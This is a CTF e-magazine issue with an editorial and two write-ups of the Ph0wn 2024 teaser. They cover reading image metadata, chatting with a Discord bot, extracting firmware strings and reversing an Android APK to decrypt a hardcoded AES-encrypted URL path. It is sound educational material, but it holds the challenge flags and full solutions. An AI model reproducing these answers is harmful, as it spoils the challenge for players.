Ph0wn eMagazine, issue #02, rev 02

https://ph0wn.org, November 2024

Contents

Edito

We are proud to present the *Second Edition of Ph0wnMag*. The initial goal of this eZine was to satisfy curiosity of some desperate Ph0wn participants, who had searched for hours on a challenge and unfortunately failed. Ph0wnMag goes beyond that, of course, because reading a CTF writeup is sharing knowledge, and also because we starting featuring writeups of other CTF challenges which match Ph0wn's themes.

Ph0wn 2024 was *challenging* for us in many reasons, but our retribution is to see participants work on our challenges, learn, talk, meet other hackers and want to do it again :)

Editorials exist for anecdotes. Let me share a few on our Test Sessions.

Prepare to Qualify

"I played so much driving games on my 386, that one day, I was cookie pasta for lunch, started to play… and realized I was cooking 2 hours later!"

Defend

- **Brehima**: Cryptax, why doesn't my fix code pass your exploit scripts? What have I missed?
- **Cryptax**: Hmm. Let me check… Hmm… Honestly, I don't understand, you seem to have fixed it, but I still get the flag… Let me ask Az0x.
- **Az0x**: Indeed it's fixed. Ha ha, sure you just messed up the firmware upload!
- **Cryptax**: No, no, we doubled checked. It's flashed okay. We even changed the version to check.

2 days later

- **Cryptax**: I need to confess the issue is caused by my exploit script. I test the backdoor exists for compliance verification. It prints the flag. That's normal. Except then my exploit script thinks it succeeded :D

Pico Wallet

- **RMalmain**: I'll buy a beer to anyone who gets Flag 2 without first getting Flag 1.

20 minutes later

- **Cryptax**: Hmm. Does it count if I retrieved 9/10th of Flag 2 that way? (showing the mechanism)
- **RMalmain**: Arg! I need to fix that!
- **Cryptax**: That's cheating! I deserved my beer!

We hope you had lots of fun at Ph0wn. If you couldn't attend this year, we hope to see you at the next edition. Enjoy the writeups and keeps bytes flowing! *Kudos to Phil242 who couldn't make it this year*.

– Cryptax

Ph0wn 2024 Teaser

Stage 1

by Huy Hung LE

The teaser begins with the following indication: “Yesterday, I observed the sky. I spotted a new Exif-planet. Or is it a constellation of satellites? or aliens?” and we download an image `m42.jpg`.

First, we use `exiftool` to see the metadata of the image.

```
exiftool m42.jpg
```

```
ExifTool Version Number         : 12.57
File Name                       : m42.jpg
Directory                       : .
File Size                       : 735 kB
File Modification Date/Time     : 2024:07:04 14:38:50+02:00
File Access Date/Time           : 2024:07:04 14:38:50+02:00
File Inode Change Date/Time     : 2024:07:04 14:38:50+02:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Artist                          : Erwin Tubble
Y Cb Cr Positioning             : Centered
Comment                         : Join Ph0wn Discord
Image Width                     : 1304
Image Height                    : 976
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
```

```
24 Color Components                : 3
25 Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
26 Image Size                      : 1304x976
27 Megapixels                      : 1.3
```

We can see the artist name “Erwin Tubble” and the comment “Join Ph0wn Discord”. Hence, we search for a member named Erwin in the discord server of Ph0wn.




Figure 1: Erwin Tubble Discord account

Try to interact with this app by sending some messages




Figure 2: Discord conversation

We can guess that we need to find the brand and model of the telescope and send it with `SEND FIRMWARE:` prefix.

In the first response, they also provide an image of a telescope. Using google image, we can find the telesope in a website

https://astrobackyard.com/sky-watcher-star-adventurer-gti/

Name: sky watcher star adventurer gti

After some guessing without success, we ask chat gpt




Figure 3: image

Here is the prompt to Erwin Tubble in discord




Figure 4: image

Download the zip file and extract. There are two files inside: `MC021_Ver0356.mcf` and `Release Note.txt`. We use `cat` to view the content of these files. We found the flag in the end of `.mcf` file


```
1 ph0wn{t0_the_skY_&_beyonD}
```

```
2  ====================================
3  Congratulations!
4  Submit your flag to https://teaser.ph0wn.org/hurrayifoundtheflag/submit
5
6  Level Up!
7
8  Pico le Croco launched a new constellation of satellites. They are
       reachable via the Android app.
9  Download the app from https://teaser.ph0wn.org/static/
       picostar_edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
       .apk
10
11 sha256:
       edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
12
13 This application is Pico-certified for Android 10 or 11 emulators
       x86_64 with Google APIs.
```

The flag is `ph0wn{t0_the_skY_&_beyonD}`


By BlackB0x

In this second write-up, you might appreciate a few additional details such as why to use exiftool, or how to reverse search the telescope image.



We got a name and a instruction to join the Ph0wn's Discord server.

On Discord is the author *Erwin Tubble*. It's not a person, it's a bot that periodically broadcast a message containing a picture of it's telescope.




I decided to chat him and see if he had anything to tell me.


Hmmm, so we can request him a firmware… of the telescope ?

A reverse image search points us to a Pinterest account

https://www.pinterest.com/pin/the-star-adventurer-gti-is-finally-here–904871750104182265/




The image looks similar to the picture sent by Erwin. Let's try



Hurray !

If we unzip the file, we can see a `.mcf` file and a release note



MCF files have multiple purposes. For instance they can hold configuration of the telescope. I decided to give it a good old `strings`

```
======================
ph0wn{t0_the_skY_&_beyonD}
======================================
Congratulations!
Submit your flag to https://teaser.ph0wn.org/hurrayifoundtheflag/submit
Level Up!
Pico le Croco launched a new constellation of satellites. They are reachable via the Android app.
Download the app from https://teaser.ph0wn.org/static/picostar_edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73.apk
sha256: edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
This application is Pico-certified for Android 10 or 11 emulators x86_64 with Google APIs.
======================================
```

Here we go !

> [!NOTE] Flag ph0wn{t0_the_skY_&_beyonD}

Over to stage 2 !

Stage 2

by R

The flag for the previous stage (stage 1) leads to an Android package (APK) file.

The first thing to do while analyzing any APK statically is to look at the `AndroidManifest.xml` file. I used jadx-gui. The main activity is `ph0wn.picostar.SatelliteActivity`. Opening this activity class in jadx-gui reveals 4 functions


```
1      public static String alien(String str, byte[] bArr, byte[] bArr2)
2      private void getFlag()
3      public final void onCreate(Bundle bundle)
4      public final JSONObject superstar(String str)
```

The `getFlag` function contains one instruction:

```
private void getFlag() {
    try {
        superstar(getResources().getString(R.string.server_ip) + "/" + alien("+60nXLtfb249m+F94blHhMZnUQs13OCFcLFIcSwXjQE=", this.ph0wnIsAwes0me, this.comebacknextyear));
    } catch (Exception e3) {
        e3.printStackTrace();
    }
}
```

Both `ph0wnIsAwes0me` and `comebacknextyear` are defined as byte arrays in the same class. To convert these to UTF8 strings, cyberchef is your best friend.

After conversion by CyberChef, we get:





```
1  ph0wnIsAwes0me = "PicoSt*r++Caviar"
2  comebacknextyear = "Sixteen byte IV!"
```

Following the `alien` function, it accepts three parameters - a base64 encoded string, `ph0wnIsAwes0me` and `comebacknextyear`.

```
27
28      public static String alien(String str, byte[] bArr, byte[] bArr2) {
29          Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
30          cipher.init(2, new SecretKeySpec(bArr, "AES"), new IvParameterSpec(bArr2));
31          return new String(cipher.doFinal(Base64.getDecoder().decode(str)));
32      }
33
```

Looking at the function, we can see it is decrypting the base64 decoded string using AES/CBC with `ph0wnIsAwes0me` as the key and `comebacknextyear` as IV. This can also be replicated using CyberChef



This reveals the string “we_like_satellite1337”.

Going back to the `getFlag` function, the preceding string in `superstar` argument is `R.string.server_ip`. This value can be found within the `res/values/strings.xml` file after using `apktool` to decompile the package. The value revealed is https://34.163.87.133:9950.

So, finally, the argument to the `superstar` function is https://34.163.87.133:9950/we_like_satellite1337. Visiting this URL reveals the flag and next stage.

```
1  Congratulations, you validated STAGE 2. Submit your flag to https://
     teaser.ph0wn.org/hurrayifoundtheflag/submit Flag: ph0wn{
     theSt4rsSh1neInTh3SkY} === STAGE 3 === With his constellation of
     satellites, Pico le Croco has managed to contact Aliens. This is
     their message: "We, inhAbiTantz of Tenda, h4ve patChed ouR b3st
     r0uter tech. On http://34.155.175.156 We beLi3ve in iT. U donT hav3
     n0 sk1LLs to haCk." Pico managed to grab the httpd daemon they use
     and a pcap. Download both (stage3.tar.gz) from https://teaser.ph0wn.
     org/673d27d84d17ef194b0dbe4ac02d85a40d75d8e12310cdd538551bef0fecc333
      SHA256: 2
     c989c7116cabd8b57c987e503e85bd625d62421d6e408a6ea839b03d4086b72
     httpd 3562
```

```
        fa5c4034ae1fc4219f1e58151cacb5fd9c8b450b28d5e94d5a0782605f06 router.
        pcapng ================
```

by BlackB0x

In this second writeup for stage 2, you might appreciate the use of APKLab.

The stage 2 text have us download an APK.

